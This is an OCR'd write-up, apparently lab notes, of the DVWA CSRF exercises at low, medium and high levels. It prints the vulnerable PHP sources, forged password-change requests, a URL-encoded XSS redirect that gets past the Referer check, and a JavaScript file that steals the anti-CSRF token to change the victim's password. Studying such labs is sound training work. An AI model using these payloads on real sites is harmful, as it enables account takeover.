
csrf

low



http://127.8.0.1/vulnerabilities/csrf/?-password_new=test&password_conf=test&Change=Change#
if we are able to pass this to the user's website vulnerable to csrf , we can get change his password


vulnerabilities/csrf/source/low.php

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

Meduim

http://127.8.0.1/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#

click by the victim



let's taking a look to the request

Pretty Raw \n Actions

```
1 GET /vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change HTTP/1.1
2 Host: 127.8.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=bkk50hrr1on6thdfraq52oump1; security=medium
9 Upgrade-Insecure-Requests: 1
10
```

the normal request contain referer header , if the refere changed the request don't look well for the server

Pretty Raw \n Actions


```
1 GET /vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change HTTP/1.1
2 Host: 127.8.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://127.8.0.1/vulnerabilities/csrf/
8 Connection: close
9 Cookie: PHPSESSID=bkk50hrr1on6thdfraq52oump1; security=medium
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
```


the action most be in the website , we gonna do xss

```
<script>document.location="http://127.8.0.1/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change"</script>
```

```
%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%22%68%74%74%70%3a%2f%2f%31%32%37%2e%38%2e%30%2e%31
```

http://127.8.0.1/vulnerabilities/xss_r/?name=%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65





forward

```
GET /vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change HTTP/1.1
Host: 127.8.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://127.8.0.1/vulnerabilities/xss_r/?name=%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%22%68%74%74%70%3a%2f%2f%31%32%37%2e%38%2e%30%2e%31%2f%76%75%6c%6e%65%72%61%62%69%6c%69%74%69%65%73%2f%63%73%72%66%2f%3f%70%61%73%73%77%6f%72%64%5f%6e%65%77%3d%74%65%73%74%26%70%61%73%73%77%6f%72%64%5f%63%6f%6e%66%3d%74%65%73%74%26%43%68%61%6e%67%65%3d%43%68%61%6e%67%65%22%3c%2f%73%63%72%69%70%74%3e
Cookie: PHPSESSID=fkdb3pv4kvgcul79d2encop395; security=low
Upgrade-Insecure-Requests: 1
```


we get the referer using xss

```
83                <br />
84                <input type="submit" value="Change" name="Change">
85
86              </form>
87              <pre>
                  Password Changed.
                </pre>
88            </div>
89
90            <h2>
                More Information
              </h2>
91            <ul>
```

Medium CSRF Source

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
            $pass_new = md5( $pass_new );

            // Update the database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

High



Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
GET /vulnerabilities/csrf/?password_new=password&password_conf=password&Change=
Change&user_token=5b19cc22ab467e7a679bbcb34bed0188 HTTP/1.1
Host: 127.8.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.8.0.1/vulnerabilities/csrf/
Cookie: PHPSESSID=fkdb3pv4kvgcul79d2encop395; security=high
Upgrade-Insecure-Requests: 1
```


Request


Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
GET /vulnerabilities/csrf/?password_new=password&password_conf=password&Change=
Change&user_token=9cfb3254fb4e0ff998589dd782411c5e HTTP/1.1
Host: 127.8.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://127.8.0.1/vulnerabilities/csrf/?password_new=password&password_conf=password&
Change=Change&user_token=5b19cc22ab467e7a679bbcb34bed0188
Cookie: PHPSESSID=fkdb3pv4kvgcul79d2encop395; security=high
Upgrade-Insecure-Requests: 1
```

My idea is to utilize another vulnerability to exploit this to aim execute commands at client site to get token and pass it with each request. So my target is XSS vulnerability, I used XSS DOM to exploit it. You can try another XSS method like Reflected or Stored XSS.








To make this exploit clearly i created a simple javascript code and put it on a file then put this file somewhere that client can access.


```
┌──(root💀kali)-[/var/…/diff/var/www/html]
└─# cat xss.js
var xhr1 = new XMLHttpRequest ();
xhr1.open("GET","http://127.8.0.1/vulnerabilities/csrf/",true);
xhr1.responseType = 'document';
xhr1.send();
xhr1.onload = function (){
                if(xhr1.status == 200){
                                ddd = xhr1.response;
                                TOKEN = ddd.getElementsByName("user_token");
                                TOKEN = TOKEN[0].value;
                                var xhr2 = new XMLHttpRequest ();
                                xhr2.open("GET","http://127.8.0.1/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change&user_token="+TOK
EN,true);
                                xhr2.send();
                        }
        }
```

Look at the exploit code. We have 2 steps to make it work. First step is getting content from link CSRF. Second step is parsing token and then associate this token with params password_new and password_conf.









the password is successfuly changeged

vulnerabilities/xss_d/source/high.php

```php
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {

    # White list the allowable languages
    switch ($_GET['default']) {
        case "French":
        case "English":
        case "German":
        case "Spanish":
            # ok
            break;
        default:
            header ("location: ?default=English");
            exit;
    }
}

?>
```

Impossible Unknown Vulnerability Source

```
<?php

# Don't need to do anything, protction handled on the client side

?>
```